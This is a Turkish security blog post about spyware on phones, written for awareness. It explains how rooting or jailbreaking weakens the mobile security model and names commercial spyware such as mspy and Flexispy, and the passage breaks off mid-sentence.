Casus Telefon

written by Mert SARICA | 1 March 2017

Ofansif güvenliğe olan merakımın zirve yaptığı lise yıllarımın başında (1998 yılı) oldukça şanslı bir sınıftaydım çünkü etrafımda Fenerbahçe mi yoksa Galatasaray mı büyük yerine Windows NT 4.0 mı yoksa Linux mü daha güvenli tartışmaları yapan sınıf arkadaşlarım vardı. O gün Windows NT'yi savunan arkadaşım akşam Linux kullanan arkadaşların siber saldırısına karşın sistemini ayakta tutmaya çalışır ve bunun üzerine bir sonraki gün sınıfta tatlı atışmalar olurdu.

1998 yılında Slackware Linux ile oldukça haşır neşir olan sınıf arkadaşlarımdan biri olan Doğaç ŞENOL, bana da Slackware Linux kurmayı teklif etmiş ve kabul etmem üzerine Linux dünyasına adım atmıştım.


Sohbet sunucularının (IRC) oldukça meşhur olduğu o yıllarda, Linux'ten IRC sunucularına kara kuru konsol ekranından BitchX IRC istemcisi ile bağlanmaktan çok keyif alıyordum. Birgün root yetkisi ile çalıştırdığım BitchX IRC istemcisi ile EFnet IRC ağındaki #Linux kanalına girmeye çalıştığımda, identimde root yazdığı için otomatik olarak kanaldan atılmıştım. Sebebini sorduğumda ise yönetici yetkisi ile sohbet sunucularına girmenin güvenliğim açısından (Root yetkisi ile çalıştırdığım IRC istemcisindeki bir zafiyet, uzaktan istismar edilerek art niyetli kişiye sistemimde root yetkisi verebilirdi.) riskli olduğu söyleniyordu. Her ne kadar o zaman buna anlam veremesem de, ilerleyen yıllarda bunun sebebini ve önemini çok daha iyi anladım.


Günümüze dönecek olursam, iOS veya Android yüklü akıllı cihazlar, katmanlı güvenlik modeline uygun olarak kısıtlı yetkilerle çalışacak şekilde son kullanıcıya ulaştırılmaktadır. Örneğin Android'de root yetkisine sahip olmadığınız taktirde diğer bir uygulamanın verisine rahatlıkla ulaşamayıp o uygulamanın size sunmuş olduğu yetkiler/erişimler sınırında erişebilirsiniz. iOS'a baktığınızda da benzer şekilde kısıtlar olduğun görebilirsiniz. Sizi engelleyen bu kısıt aynı şekilde cihazınıza bir şekilde yüklenen zararlı yazılımların da verebileceği potansiyel zararları azaltmaktadır.

Tabii çoğu kullanıcı bu sistemsel kısıtların başta özgürlüklerini kısıtladıklarını düşünerek Android yüklü cihazlarında root yetkisi almak, iOS yüklü cihazlarını ise jailbreak etmek için güvenliği ikinci plana atmaktadırlar. Bu durum da casus uygulamaların işini oldukça

kolaylaştırmaktadır.


Nasıl kolaylaştırdığı sorusunun yanıtını öğrenmek için bu alanda kullanılan herhangi bir casus yazılımın web sitesini incelemeniz yeterli olacaktır. Örneğin mspy casus uygulamasının web sitesini incelediğinizde jailbreak edilmiş bir iOS cihazda hangi uygulamalara ait verinin kolaylıkla toplanabileceğini görebilirsiniz. Bir diğer casus uygulama olan Flexispy uygulamasının web sitesini inceleyerek olursanız da, root yetkisine sahip olunan bir cihazda tüm anlık mesajlaşmalara ulaşmaktan tutun da ortam dinlemesi yapılmasına imkan tanıdığını görebilirsiniz.






turk.internet.com sitesinin kurucusu Füsun NEBİL ile Mart ayında gerçekleştirdiğimiz söyleşide, halk arasında cihaz çok ısınıyorsa, şarjı çabuk bitiyorsa casus yazılım vardır inanışının güçlü donanımlar sayesinde günümüzde çok da doğruyu yansıtmadığına değinmiştim. Hatta mspy geliştiricilerinin jailbreaksiz, sadece hedef iPhone kullanıcısının iCloud parolasına ihtiyaç duyarak karşı tarafı izlemeye (iCloud yedeklerini belli


periyotlarda indirip, analiz etmektedir.) imkan tanıdığını da görebilirsiniz.




Tabii bu yazıyı okuyanlardan bazılarının aklına peki ya benim cihazıma casus yazılım yüklendi ise nasıl tespit edebilirim sorusu gelecektir. Benim de aklıma benzer bir soru geldiği için bu soruyu Pi Hediyem Var #8 oyununda sormaya karar verdim.


Örnek olarak mspy 